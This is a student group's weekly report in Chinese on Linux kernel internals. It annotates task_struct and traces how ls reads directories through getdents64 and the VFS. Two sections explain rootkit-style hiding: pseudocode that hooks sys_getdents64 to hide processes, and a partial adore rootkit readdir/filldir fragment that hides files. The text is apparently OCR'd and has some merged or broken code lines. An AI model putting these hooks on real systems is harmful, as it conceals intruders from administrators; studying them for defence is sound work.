第四周周报

组员：柴宇龙，王春萍，霍南风，林坤。

1. 柴宇龙

1.1 task_struct 数据结构

在 linux 中每一个进程都由 task_struct 数据结构来定义. task_struct 就是我们通常所说的 PCB.她是对进程控制的唯一手段也是最有效的手段. 当我们调用 fork() 时，系统会为我们产生一个 task_struct 结构。然后从父进程,那里继承一些数据，并把新的进程插入到进程树中，以待进行进程管理。

参考 http://blog.csdn.net/sunnybeike/article/details/6868940，得到 linux-3.0.6 内核版本的 task_struct 如下，经过比较，其与 3.2.0 的内核版本大体相同，有一些字段有差异，以后用到再详细分析。

```
1.  struct task_struct {
2.      volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
3.      void *stack;    //stack should points to a threadinfo struct
4.      atomic_t usage; //有几个进程正在使用该结构
5.      unsigned int flags; /* per process flags, defined below *///反应进程状态
    的信息，但不是运行状态
6.          unsigned int ptrace;
7.
8.  #ifdef CONFIG_SMP
9.      struct task_struct *wake_entry;
10.     int on_cpu;   //在哪个 CPU 上运行
11. #endif
12.     int on_rq;  //on_rq denotes whether the entity is currently scheduled on
    a run queue or not.
13.
14.
15.     int prio, static_prio, normal_prio;  //静态优先级，动态优先级
16. /*
17. the task structure employs three elements to denote the priority of a proces
    s: prio
18. and normal_prio indicate the dynamic priorities, static_prio the static prio
    rity of a process.
19. The static priority is the priority assigned to the process when it was star
    ted. It can be modified
20. with the nice and sched_setscheduler system calls, but remains otherwise con
    stant during the
21. process' run time.
22. normal_priority denotes a priority that is computed based on the static prio
    rity and the
23. scheduling policy of the process. Identical static priorities will therefore
    result in different
```

```
normal priorities depending on whether a process is a regular or a real-time process. When a
process forks, the child process will inherit the normal priority.
However, the priority considered by the scheduler is kept in prio. A third element is required
because situations can arise in which the kernel needs to temporarily boost the priority of a pro-
cess. Since these changes are not permanent, the static and normal priorities are unaffected by
this.
*/
    unsigned int rt_priority;  //实时任务的优先级
    const struct sched_class *sched_class;  //与调度相关的函数
    struct sched_entity se; //调度实体
    struct sched_rt_entity rt; //实时任务调度实体

#ifdef CONFIG_PREEMPT_NOTIFIERS
    /* list of struct preempt_notifier: */
    struct hlist_head preempt_notifiers; //与抢占有关的
#endif

    /*
     * fpu_counter contains the number of consecutive context switches
     * that the FPU is used. If this is over a threshold, the lazy fpu
     * saving becomes unlazy to save the trap. This is an unsigned char
     * so that after 256 times the counter wraps and the behavior turns
     * lazy again; this to deal with bursty apps that only use FPU for
     * a short time
     */
    unsigned char fpu_counter;
#ifdef CONFIG_BLK_DEV_IO_TRACE
    unsigned int btrace_seq;
#endif

    unsigned int policy;  //调度策略
    cpumask_t cpus_allowed;//多核体系结构中管理 CPU 的位图：
Cpumasks provide a bitmap suitable
                                //for representing the set of CPU's in a system, one bit position per CPU number.
                                // In general, only nr_cpu_ids (<= NR_CPUS) bits are valid.

#ifdef CONFIG_PREEMPT_RCU
```

```
60.     int rcu_read_lock_nesting; //RCU 是一种新型的锁机制可以参考博文：
    http://blog.csdn.net/sunnybeike/article/details/6866473。
61.     char rcu_read_unlock_special;
62. #if defined(CONFIG_RCU_BOOST) && defined(CONFIG_TREE_PREEMPT_RCU)
63.     int rcu_boosted;
64. #endif /* #if defined(CONFIG_RCU_BOOST) && defined(CONFIG_TREE_PREEMPT_RCU)
    */
65.     struct list_head rcu_node_entry;
66. #endif /* #ifdef CONFIG_PREEMPT_RCU */
67. #ifdef CONFIG_TREE_PREEMPT_RCU
68.     struct rcu_node *rcu_blocked_node;
69. #endif /* #ifdef CONFIG_TREE_PREEMPT_RCU */
70. #ifdef CONFIG_RCU_BOOST
71.     struct rt_mutex *rcu_boost_mutex;
72. #endif /* #ifdef CONFIG_RCU_BOOST */
73.
74. #if defined(CONFIG_SCHEDSTATS) || defined(CONFIG_TASK_DELAY_ACCT)
75.     struct sched_info sched_info;   //调度相关的信息，如在 CPU 上运行的时间/在队
    列中等待的时间等。
76. #endif
77.
78.     struct list_head tasks;   //任务队列
79. #ifdef CONFIG_SMP
80.     struct plist_node pushable_tasks;
81. #endif
82.
83.     struct mm_struct *mm, *active_mm;   //mm 是进程的内存管理信息
84. /*关于 mm 和 active_mm
85. lazy TLB 应该是指在切换进程过程中如果下一个执行进程不会访问用户空间，就没有必要
    flush TLB；
86. kernel thread 运行在内核空间，它的 mm_struct 指针 mm 是 0，它不会访问用户空
    间。 if (unlikely(!mm))是判断切换到的新进程是否是 kernel thread，
87. 如果是，那么由于内核要求所有进程都需要一个 mm_struct 结构，所以需要把被切换出去的进
    程（oldmm）的 mm_struct 借过来存储在
88. active_mm（ next->active_mm = oldmm;），这样就产生了一个
    anomymous user， atomic_inc(&oldmm->mm_count)就用于增加被切换进程的 mm_count，
89. 然后就利用 enter_lazy_tlb 标志进入 lazeTLB 模式（MP），对于 UP 来说就这个函数不需要
    任何动作；
90. if (unlikely(!prev->mm))这句话是判断被切换出去的进程是不是 kernel thread，如果是
    的话就要释放它前面借来的 mm_struct。
91. 而且如果切换到的进程与被切换的 kernel thread 的 page table 相同，那么就要 flush 与这
    些 page table 相关的 entry 了。
92. 注意这里的连个 if 都是针对 mm_struct 结构的 mm 指针进行判断，而设置要切换到的
    mm_struct 用的是 active_mm；
```

```
93. 对于 MP 来说，假如某个 CPU＃1 发出需要 flushTLB 的要求，对于其它的 CPU 来说如果该 CPU 执行 kernel thread，那么由 CPU 设置其进入 lazyTLB 模式，
94. 不需要 flush TLB,当从 lazyTLB 模式退出的时候，如果切换到的下个进程需要不同的 PageTable，那此时再 flush TLB；如果该 CPU 运行的是普通的进程和＃1 相同，
95. 它就要立即 flush TLB 了
96.
97. 大多数情况下 mm 和 active_mm 中的内容是一样的；但是在这种情况下是不一致的，就是创建的进程是内核线程的时候，active_mm = oldmm(之前进程的 mm)， mm = NULL，
98. （具体的请参考深入 Linux 内核的 78 页。）
99.  参考文章：http://www.linuxsir.org/bbs/thread166288.html
100. */
101. #ifdef CONFIG_COMPAT_BRK
102.     unsigned brk_randomized:1;
103. #endif
104. #if defined(SPLIT_RSS_COUNTING)
105.     struct task_rss_stat    rss_stat;  //RSS is the total memory actually held in RAM for a process.
106.                                        //请参考博文：http://blog.csdn.net/sunnybeike/article/details/6867112
107. #endif
108. /* task state */
109.     int exit_state;  //进程退出时的状态
110.     int exit_code, exit_signal; //进程退出时发出的信号
111.     int pdeath_signal;  /*  The signal sent when the parent dies  */
112.     unsigned int group_stop;    /* GROUP_STOP_*, siglock protected */
113.     /* ??? */
114.     unsigned int personality;  //由于 Unix 有许多不同的版本和变种，应用程序也有了适用范围。
115.                                //所以根据执行程序的不同，每个进程都有其个性，在 personality.h 文件中有相应的宏定义
116.     unsigned did_exec:1;    //根据 POSIX 程序设计的标准，did_exec 是用来表示当前进程是在执行原来的代码还是在执行由 execve 调度的新的代码。
117.     unsigned in_execve:1;   /* Tell the LSMs that the process is doing an
118.                  * execve */
119.     unsigned in_iowait:1;
120.
121.
122.     /* Revert to default priority/policy when forking */
123.     unsigned sched_reset_on_fork:1;
124.     unsigned sched_contributes_to_load:1;
125.
126.     pid_t pid;  //进程 ID
127.     pid_t tgid; //线程组 ID
128.
```

```
129. #ifdef CONFIG_CC_STACKPROTECTOR
130.     /* Canary value for the -fstack-protector gcc feature */
131.     unsigned long stack_canary;
132. #endif
133.
134.     /*
135.      * pointers to (original) parent process, youngest child, younger sibli
    ng,
136.      * older sibling, respectively.  (p->father can be replaced with
137.      * p->real_parent->pid)
138.      */
139.     struct task_struct *real_parent; /* real parent process */
140.     struct task_struct *parent; /* recipient of SIGCHLD, wait4() reports */

141.     /*
142.      * children/sibling forms the list of my natural children
143.      */
144.     struct list_head children;  /* list of my children */
145.     struct list_head sibling;   /* linkage in my parent's children list */

146.     struct task_struct *group_leader;   /* threadgroup leader */
147.
148.     /*
149.      * ptraced is the list of tasks this task is using ptrace on.
150.      * This includes both natural children and PTRACE_ATTACH targets.
151.      * p->ptrace_entry is p's link on the p->parent->ptraced list.
152.      */
153.     struct list_head ptraced;
154.     struct list_head ptrace_entry;
155.
156.     /* PID/PID hash table linkage. */
157.     struct pid_link pids[PIDTYPE_MAX];
158.     struct list_head thread_group;
159.
160.     struct completion *vfork_done;      /* for vfork() */
161. /*
162.
163. If the vfork mechanism was used (the kernel recognizes this by the fact tha
    t the CLONE_VFORK
164. flag is set), the completions mechanism of the child process must be enable
    d. The vfork_done
165. element of the child process task structure is used for this purpose.
166.
167.
```

```
168. */
169.         int __user *set_child_tid; /* CLONE_CHILD_SETTID */
170.         int __user *clear_child_tid; /* CLONE_CHILD_CLEARTID */c
171.         putime_t utime, stime, utimescaled, stimescaled;  // utime 是进程用
    户态耗费的时间，stime 是用户内核态耗费的时
    间。
172.          //而后边的两个值应该是不同单位的时间 cputime_t gtime;    //？？
173.         #ifndef CONFIG_VIRT_CPU_ACCOUNTING
174.         cputime_t prev_utime, prev_stime;
175.         #endif
176.         unsigned long nvcsw, nivcsw; /* context switch counts */
177.         struct timespec start_time; /* monotonic time */
178.         struct timespec real_start_time; /* boot based time */
179.         /* mm fault and swap info: this can arguably be seen as either mm-
    specific or thread-specific */
180.         unsigned long min_flt, maj_flt;
181.         struct task_cputime cputime_expires;  //进程到期的时间？
182.         struct list_head cpu_timers[3];  //？？？
    /* process credentials */                    //请参考 cred 结构定义文件的注释说
    明
183.
184. const struct cred __rcu *real_cred; /* objective and real subjective task *
    credentials (COW) */
185.         const struct cred __rcu *cred; /* effective (overridable) subjectiv
    e task * credentials (COW) */
186.         struct cred *replacement_session_keyring; /* for KEYCTL_SESSION_TO_
    PARENT */
187.         char comm[TASK_COMM_LEN]; /* executable name excluding path - acces
    s with [gs]et_task_comm (which lock it with task_lock()) - initialized norma
    lly by setup_new_exec */
188.         /* file system info */
189.         int link_count, total_link_count;  //硬连接的数量？
190.         #ifdef CONFIG_SYSVIPC/* ipc stuff */  //进程间通信相关的东西
191.         struct sysv_sem sysvsem;  //
192.         #endif
193.         #ifdef CONFIG_DETECT_HUNG_TASK/* hung task detection */
194.         unsigned long last_switch_count;
195.         #endif/* CPU-specific state of this task */
196. struct thread_struct thread; /*因为 task_stcut 是与硬件体系结构无关的，因此用
    thread_struct 这个结构来包容不同的体系结构*/
197.         /* filesystem information */
198.         struct fs_struct *fs;
199.         /* open file information */
200.         struct files_struct *files;
```

```
201.         /* namespaces */  //关于命名空间深入讨论，参考深入
    Professional Linux® Kernel Architecture  2.3.2 节
202.                           // 或者
    http://book.51cto.com/art/201005/200881.htm
203.         struct nsproxy *nsproxy;/* signal handlers */
204.         struct signal_struct *signal;
205.         struct sighand_struct *sighand;
206.         sigset_t blocked, real_blocked;
207.         sigset_t saved_sigmask; /* restored if set_restore_sigmask() was us
    ed */
208.         struct sigpending pending;  //表示进程收到了信号但是尚未处理。
209.         unsigned long sas_ss_sp;size_t sas_ss_size;
210.         /*Although signal handling takes place in the kernel, the installed
    signal handlers run in usermode – otherwise,
211.           it would be very easy to introduce malicious or faulty code into
    the kernel andundermine the system security mechanisms.
212.           Generally, signal handlers use the user mode stack ofthe process
    in question.
213.           However, POSIX mandates the option of running signal handlers on
    a stackset up specifically for this purpose (using the
214.           sigaltstack system call). The address and size of this additional
    stack (which must be explicitly allocated by the
215.           user application) are held in sas_ss_sp andsas_ss_size, respectiv
    ely. （Professional Linux® Kernel Architecture Page384）*/
216.         int (*notifier)(void *priv);
217.         void *notifier_data;
218.         sigset_t *notifier_mask;
219.         struct audit_context *audit_context; //请参
    看 Professional Linux® Kernel Architecture Page1100
220.         #ifdef CONFIG_AUDITSYSCALL
221.         uid_t loginuid;
222.         unsigned int sessionid;
223.         #endif
224.         seccomp_t seccomp;
225.         /* Thread group tracking */
226.         u32 parent_exec_id;
227.         u32 self_exec_id;/* Protection of (de-)allocation: mm, files, fs, t
    ty, keyrings, mems_allowed, * mempolicy */
228.         spinlock_t alloc_lock;
229.         #ifdef CONFIG_GENERIC_HARDIRQS/* IRQ handler threads */
230.         struct irqaction *irqaction;#endif/* Protection of the PI data stru
    ctures: */   //PI --> Priority Inheritanceraw_spinlock_t pi_lock;
231.         #ifdef CONFIG_RT_MUTEXES    //RT-->  RealTime Task 实时任务
    /* PI waiters blocked on a rt_mutex held by this task */
```

```
232.         struct plist_head pi_waiters;/* Deadlock detection and priority inh
    eritance handling */
233.         struct rt_mutex_waiter *pi_blocked_on;
234.         #endif
235.         #ifdef CONFIG_DEBUG_MUTEXES/* mutex deadlock detection */
236.         struct mutex_waiter *blocked_on;
237.         #endif
238.         #ifdef CONFIG_TRACE_IRQFLAGS
239.         unsigned int irq_events;
240.         unsigned long hardirq_enable_ip;
241.         unsigned long hardirq_disable_ip;
242.         unsigned int hardirq_enable_event;
243.         unsigned int hardirq_disable_event;
244.         int hardirqs_enabled;
245.         int hardirq_context;
246.         unsigned long softirq_disable_ip;
247.         unsigned long softirq_enable_ip;
248.         unsigned int softirq_disable_event;
249.         unsigned int softirq_enable_event;
250.         int softirqs_enabled;
251.         int softirq_context;
252.         #endif
253.         #ifdef CONFIG_LOCKDEP
254.         # define MAX_LOCK_DEPTH 48UL
255.         u64 curr_chain_key;
256.         int lockdep_depth; //锁的深度
257.         unsigned int lockdep_recursion;
258.         struct held_lock held_locks[MAX_LOCK_DEPTH];
259.         gfp_t lockdep_reclaim_gfp;
260.         #endif
261.         /* journalling filesystem info */
262.         void *journal_info; //文件系统日志信息
263.         /* stacked block device info */
264.         struct bio_list *bio_list; //块 IO 设备表
265.         #ifdef CONFIG_BLOCK
266.         /* stack plugging */
267.         struct blk_plug *plug;
268.         #endif
269.         /* VM state */
270.         struct reclaim_state *reclaim_state;
271.         struct backing_dev_info *backing_dev_info;
272.         struct io_context *io_context;
273.         unsigned long ptrace_message;
274.         siginfo_t *last_siginfo;
```

```
275.         /* For ptrace use. */
276.         struct task_io_accounting ioac; //a structure which is used for rec
    ording a single task's IO statistics.
277.         #if defined(CONFIG_TASK_XACCT)
278.         u64 acct_rss_mem1;
279.         /* accumulated rss usage */
280.         u64 acct_vm_mem1;
281.         /* accumulated virtual memory usage */
282.         cputime_t acct_timexpd;
283.         /* stime + utime since last update */
284.         #endif
285.         #ifdef CONFIG_CPUSETS
286.         nodemask_t mems_allowed;
287.        /* Protected by alloc_lock */
288.         int mems_allowed_change_disable;
289.         int cpuset_mem_spread_rotor;
290.         int cpuset_slab_spread_rotor;
291.         #endif
292.         #ifdef CONFIG_CGROUPS
293.         /* Control Group info protected by css_set_lock */
294.         struct css_set __rcu *cgroups;
295.         /* cg_list protected by css_set_lock and tsk->alloc_lock */
296.         struct list_head cg_list;
297.         #endif
298.         #ifdef CONFIG_FUTEX
299.         struct robust_list_head __user *robust_list;
300.         #ifdef CONFIG_COMPAT
301.         struct compat_robust_list_head __user *compat_robust_list;
302.         #endifstruct list_head pi_state_list;
303.         struct futex_pi_state *pi_state_cache;
304.         #endif
305.         #ifdef CONFIG_PERF_EVENTS
306.         struct perf_event_context *perf_event_ctxp[perf_nr_task_contexts];

307.         struct mutex perf_event_mutex;
308.         struct list_head perf_event_list;
309.         #endif
310.         #ifdef CONFIG_NUMA
311.         struct mempolicy *mempolicy;
312.         /* Protected by alloc_lock */
313.         short il_next;
314.         short pref_node_fork;
315.         #endifatomic_t fs_excl; /* holding fs exclusive resources *////是否
    允许进程独占文件系统。为 0 表示否。
```

```
316.         struct rcu_head rcu;/* * cache last used pipe for splice */
317.         struct pipe_inode_info *splice_pipe;
318.         #ifdef CONFIG_TASK_DELAY_ACCT
319.         struct task_delay_info *delays;
320.         #endif
321.         #ifdef CONFIG_FAULT_INJECTION
322.         int make_it_fail;
323.         #endif
324.         struct prop_local_single dirties;
325.         #ifdef CONFIG_LATENCYTOP
326.         int latency_record_count;
327.         struct latency_record latency_record[LT_SAVECOUNT];
328.         #endif
329.         /* * time slack values; these are used to round up poll() and * sel
    ect() etc timeout values.
330.            These are in nanoseconds. */
331.         unsigned long timer_slack_ns;
332.         unsigned long default_timer_slack_ns;
333.         struct list_head *scm_work_list;
334.         #ifdef CONFIG_FUNCTION_GRAPH_TRACER
335.         /* Index of current stored address in ret_stack */
336.         int curr_ret_stack;/* Stack of return addresses for return function
    tracing */
337.         struct ftrace_ret_stack *ret_stack;/* time stamp for last schedule
    */
338.         unsigned long long ftrace_timestamp;
339.         /* * Number of functions that haven't been traced * because of dept
    h overrun. */
340.         atomic_t trace_overrun;
341.         /* Pause for the tracing */
342.         atomic_t tracing_graph_pause;
343.         #endif
344.         #ifdef CONFIG_TRACING
345.         /* state flags for use by tracers */
346.         unsigned long trace;/* bitmask and counter of trace recursion */
347.         unsigned long trace_recursion;
348.         #endif /* CONFIG_TRACING */
349.         #ifdef CONFIG_CGROUP_MEM_RES_CTLR
350.         /* memcg uses this to do batch job */
351.         struct memcg_batch_info {int do_batch; /* incremented when batch un
    charge started */
352.         struct mem_cgroup *memcg; /* target memcg of uncharge */
353.         unsigned long nr_pages; /* uncharged usage */
354.         unsigned long memsw_nr_pages; /* uncharged mem+swap usage */
```

```
355.         } memcg_batch;
356.         #endif
357.         #ifdef CONFIG_HAVE_HW_BREAKPOINT
358.         atomic_t ptrace_bp_refcnt;
359.         #endif
360.     };
```

1.2 隐藏进程

Linux 系统中用来查询文件信息的系统调用是 sys_getdents64，这一点可以通过 strace 来观察到，例如 strace ps 将列出命令 ps 用到的系统调用，从中可以发现 ps 是通过 sys_getedents64 来执行操作的。当查询文件或者目录的相关信息时，Linux 系统用 sys_getedents64 来执行相应的查询操作，并把得到的信息传递给用户空间运行的程序，所以如果修改该系统调用，去掉结果中与某些特定文件的相关信息，那么所有利用该系统调用的程序将看不见该文件，从而达到了隐藏的目的。首先介绍一下原来的系统调用，其原型为：

```
int sys_getdents64(unsigned int fd, struct
linux_dirent64 *dirp,unsigned int count)
```

其中 fd 为指向目录文件的文件描述符，该函数根据 fd 所指向的目录文件读取相应 dirent 结构，并放入 dirp 中，其中 count 为 dirp 中返回的数据量，正确时该函数返回值为填充到 dirp 的字节数。

因此，只需要把上述的 sys_getdents64 替换成自己写的 hacked_getdents 函数，对隐藏的进程进行过滤，从而实现进程的隐藏。

由于在 Linux 中不存在直接查询进程信息的系统调用，类似于 ps 这样查询进程信息的命令是通过查询 proc 文件系统来实现的，由于 proc 文件系统它是应用文件系统的接口实现，因此同样可以用隐藏文件的方法来隐藏 proc 文件系统中的文件，只需要在上面的 hacked_getdents 中加入对于 proc 文件系统的判断即可。

由于 proc 是特殊的文件系统，只存在于内存之中，不存在于任何实际设备之上，所以 Linux 内核分配给它一个特定的主设备号 0 以及一个特定的次设备号 3， 除此之外，由于在外存上没有与之对应的 i 节点,所以系统也分配给它一个特殊的节点号 PROC_ROOT_INO（值为 1），而设备上的 1 号索引节点是保留 不用的。

通过上面的分析，可以得出判断一个文件是否属于 proc 文件系统的方法：

1）得到该文件对应的 fstat 结构 fbuf;

2） if (fbuf->ino == PROC_ROOT_INO && !MAJOR(fbuf->dev) && MINOR(fbuf->idev) == 3)

{该文件属于 proc 文件系统}

通过上面的分析，给出隐藏特定进程的伪代码表示：

hacket_getdents(unsigned int fd, struct dirent *dirp, unsigned int count)

{

调用原来的系统调用；

得到 fd 所对应的节点；

If(该文件属于 proc 文件系统的进程文件&&该进程需要隐藏)

{

从 dirp 中去掉该文件相关信息

}

}

2. 王春萍

2.1 ls 命令是怎样实现的

ls 使用的系统调用核心是 getdents64，它读取目录文件中的一个个目录项(directory entry)并返回，所以我们运行 ls 后才看到文件。在上周的周报中分析过 getdents64，并知道想办法干扰它的执行，就可以隐藏掉我们不想让用户发现的文件。

在 getdents64 中有这样一句：

error = vfs_readdir(file, filldir64, &buf); //读取目录函数

在 sys_getdents64 中通过调用 vfs_readdir()读取目录函数。

关于 vfs 全名 Virtual File Switch，就是虚拟文件系统。 我们可以把 Linux 的文件系统看成三层，最上层是上层用户使用的系统调用，中间一层就是 vfs，最下面一层是挂载到 VFS 中的各种实际文件系统，比如 ext2,jffs 等。 Switch 这个词在这儿用的很形象，上层同一个系统调用，在 vfs 这层会根据文件系统的类型，调用对应的内核函数。vfs 这层，本身就是起一个 switch 的作用。

file 结构里有个文件操作的函数集 const struct file_operations *f_op。

struct file_operations 中实际上是一些函数的指针，readdir 就是其中的一个指针。

在调用 vir_readdir 之前，内核会根据实际文件系统类型给 struct file_operations 赋对应值。

下面来看下在 ls 用到 file 结构中的 file_operations 之前，内核是怎样它赋值的

```
struct inode *ext2_iget (struct super_block *sb, unsigned long ino)
{
    struct ext2_inode_info *ei;
    struct buffer_head * bh;
    struct ext2_inode *raw_inode;
    struct inode *inode;
    long ret = -EIO;
    int n;
   inode = iget_locked(sb, ino);
    if (!inode)
        return ERR_PTR(-ENOMEM);
   if (!(inode->i_state & I_NEW))
        return inode;
    ei = EXT2_I(inode);
#ifdef CONFIG_EXT2_FS_POSIX_ACL
    ei->i_acl = EXT2_ACL_NOT_CACHED;
    ei->i_default_acl = EXT2_ACL_NOT_CACHED;
#endif
    ei->i_block_alloc_info = NULL;
    raw_inode = ext2_get_inode(inode->i_sb, ino, &bh);
    if (IS_ERR(raw_inode)) {
        ret = PTR_ERR(raw_inode);
         goto bad_inode;
    }

    inode->i_mode = le16_to_cpu(raw_inode->i_mode);
    inode->i_uid = (uid_t)le16_to_cpu(raw_inode->i_uid_low);
    inode->i_gid = (gid_t)le16_to_cpu(raw_inode->i_gid_low);
    if (!(test_opt (inode->i_sb, NO_UID32))) {
        inode->i_uid |= le16_to_cpu(raw_inode->i_uid_high) << 16;
        inode->i_gid |= le16_to_cpu(raw_inode->i_gid_high) << 16;
    }
    inode->i_nlink = le16_to_cpu(raw_inode->i_links_count);
    inode->i_size = le32_to_cpu(raw_inode->i_size);
```

```
    inode->i_atime.tv_sec = (signed)le32_to_cpu(raw_inode->i_atime);
    inode->i_ctime.tv_sec = (signed)le32_to_cpu(raw_inode->i_ctime);
    inode->i_mtime.tv_sec = (signed)le32_to_cpu(raw_inode->i_mtime);
    inode->i_atime.tv_nsec = inode->i_mtime.tv_nsec = inode->i_ctime.tv_nsec = 0;
    ei->i_dtime = le32_to_cpu(raw_inode->i_dtime);

    if (inode->i_nlink == 0 && (inode->i_mode == 0 || ei->i_dtime)) {
        /* this inode is deleted */
        brelse (bh);
        ret = -ESTALE;
        goto bad_inode;
    }
    inode->i_blocks = le32_to_cpu(raw_inode->i_blocks);
    ei->i_flags = le32_to_cpu(raw_inode->i_flags);
    ei->i_faddr = le32_to_cpu(raw_inode->i_faddr);
    ei->i_frag_no = raw_inode->i_frag;
    ei->i_frag_size = raw_inode->i_fsize;
    ei->i_file_acl = le32_to_cpu(raw_inode->i_file_acl);
    ei->i_dir_acl = 0;
    if (S_ISREG(inode->i_mode))
        inode->i_size |= ((__u64)le32_to_cpu(raw_inode->i_size_high)) << 32;
    else
        ei->i_dir_acl = le32_to_cpu(raw_inode->i_dir_acl);
    ei->i_dtime = 0;
    inode->i_generation = le32_to_cpu(raw_inode->i_generation);
    ei->i_state = 0;
    ei->i_block_group = (ino - 1) / EXT2_INODES_PER_GROUP(inode->i_sb);
    ei->i_dir_start_lookup = 0;

    for (n = 0; n < EXT2_N_BLOCKS; n++)
        ei->i_data[n] = raw_inode->i_block[n];
//下面是我们关心的。。。。。。。。。。。。。。。。。。。。。。。。。。。
//这里对 inode->fop 赋值，就是 inode 中的 file_operations 结构。
    if (S_ISREG(inode->i_mode)) {   //普通文件(S_ISREG)，
inode->i_fopext2_file_operations 函数集
```

```
        inode->i_op = &ext2_file_inode_operations;
        if (ext2_use_xip(inode->i_sb)) {
            inode->i_mapping->a_ops = &ext2_aops_xip;
            inode->i_fop = &ext2_xip_file_operations;
        } else if (test_opt(inode->i_sb, NOBH)) {
            inode->i_mapping->a_ops = &ext2_nobh_aops;
            inode->i_fop = &ext2_file_operations;
        } else {
           inode->i_mapping->a_ops = &ext2_aops;
            inode->i_fop = &ext2_file_operations;
        }
    } else if (S_ISDIR(inode->i_mode)) {   ///目录文件(S_ISDIR)，inode->i_fop 为
ext2_dir_operations 函数集
        inode->i_op = &ext2_dir_inode_operations;
        inode->i_fop = &ext2_dir_operations;
        if (test_opt(inode->i_sb, NOBH))
            inode->i_mapping->a_ops = &ext2_nobh_aops;
        else
            inode->i_mapping->a_ops = &ext2_aops;
    } else if (S_ISLNK(inode->i_mode)) {   ///链接文件(S_ISLNK)，不需要 inode->i_fop
函数集
        if (ext2_inode_is_fast_symlink(inode))
            inode->i_op = &ext2_fast_symlink_inode_operations;
        else {
            inode->i_op = &ext2_symlink_inode_operations;
            if (test_opt(inode->i_sb, NOBH))
                inode->i_mapping->a_ops = &ext2_nobh_aops;
            else
                inode->i_mapping->a_ops = &ext2_aops;
        }
    } else {
        inode->i_op = &ext2_special_inode_operations;
        if (raw_inode->i_block[0])
            init_special_inode(inode, inode->i_mode,
              old_decode_dev(le32_to_cpu(raw_inode->i_block[0])));
```

```
        else
            init_special_inode(inode, inode->i_mode,
               new_decode_dev(le32_to_cpu(raw_inode->i_block[1])));
    }
    ///以上。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。。
    brelse (bh);
    ext2_set_inode_flags(inode);
    unlock_new_inode(inode);
    return inode;

bad_inode:
    iget_failed(inode);
    return ERR_PTR(ret);
}
```

上面一段代码把 inode 中的 file_operations 赋值为 ext2_file_operations。

打开文件用 sys_open()，在 fs/open.c 文件中，函数调用流程如下：

sys_open() --> do_sys_open() --> do_filp_open() --> nameidata_to_filp() --> __dentry_open()

```
static struct file *__dentry_open(struct dentry *dentry, struct vfsmount *mnt,
                    int flags, struct file *f,
                    int (*open)(struct inode *, struct file *))
{
    struct inode *inode;
    int error;

    f->f_flags = flags;
    f->f_mode = ((flags+1) & O_ACCMODE) | FMODE_LSEEK |
                FMODE_PREAD | FMODE_PWRITE;
    inode = dentry->d_inode;
    if (f->f_mode & FMODE_WRITE) {
        error = __get_file_write_access(inode, mnt);
        if (error)
            goto cleanup_file;
        if (!special_file(inode->i_mode))
```

```
            file_take_write(f);
    }

    f->f_mapping = inode->i_mapping;
    f->f_path.dentry = dentry;
    f->f_path.mnt = mnt;
    f->f_pos = 0;
    f->f_op = fops_get(inode->i_fop);   //把 inode 中 file_operations 函数集给 file 中
file_operations 函数集
    file_move(f, &inode->i_sb->s_files);

    error = security_dentry_open(f);
    if (error)
        goto cleanup_all;

    if (!open && f->f_op)
        open = f->f_op->open;
    if (open) {
        error = open(inode, f);
        if (error)
            goto cleanup_all;
    }

    f->f_flags &= ~(O_CREAT | O_EXCL | O_NOCTTY | O_TRUNC);

    file_ra_state_init(&f->f_ra, f->f_mapping->host->i_mapping);

    if (f->f_flags & O_DIRECT) {
        if (!f->f_mapping->a_ops ||
            ((!f->f_mapping->a_ops->direct_IO) &&
            (!f->f_mapping->a_ops->get_xip_mem))) {
            fput(f);
            f = ERR_PTR(-EINVAL);
        }
    }
```

```
    return f;

cleanup_all:
    fops_put(f->f_op);
    if (f->f_mode & FMODE_WRITE) {
        put_write_access(inode);
        if (!special_file(inode->i_mode)) {
            file_reset_write(f);
            mnt_drop_write(mnt);
        }
    }
    file_kill(f);
    f->f_path.dentry = NULL;
    f->f_path.mnt = NULL;
cleanup_file:
    put_filp(f);
    dput(dentry);
    mntput(mnt);
    return ERR_PTR(error);
}
```

在这儿，f->f_op = fops_get(inode->i_fop); 把 file 结构中的 file_operations 函数集赋值成 inode 中的函数集，也就是 ext2_file_operations。

下面归纳下 ls 执行的整个流程：

假设当前目录在 ext2 文件系统上，ls 要查看当前目录下的文件，

1.open 打开当前目录的句柄，这个句柄对应内核中一个 file 结构。

file 结构中的 file_operations 函数集从 inode 结构中获得，就是 ext2_file_operations

2.getdents64 调用 file->f_op->readdir()实际上是调用了 ext2_file_operations 中的 readdir()，由 ext2 文件系统驱动读取当前目录下面的文件项。

2.2 隐藏文件

我们要隐藏一个文件，要做的就是替换 file->f_op->readdir()，也就是替换 ext2_file_operations 中的 readdir()。


```
int adore_root_readdir(struct file *fp, void *buf, filldir_t filldir)

{

int r = 0;

if (!fp || !fp->f_vfsmnt)

return 0;

root_filldir = filldir; //保存原先的 filldir

root_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;

r = orig_root_readdir(fp, buf, adore_root_filldir);

return r;

}

int adore_root_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino,
unsigned x)

{

struct inode *inode = NULL;

int r = 0;

uid_t uid;

gid_t gid;

if ((inode = iget(root_sb[current->pid % 1024], ino)) == NULL)

return 0;

uid = inode->i_uid;

gid = inode->i_gid;

iput(inode);

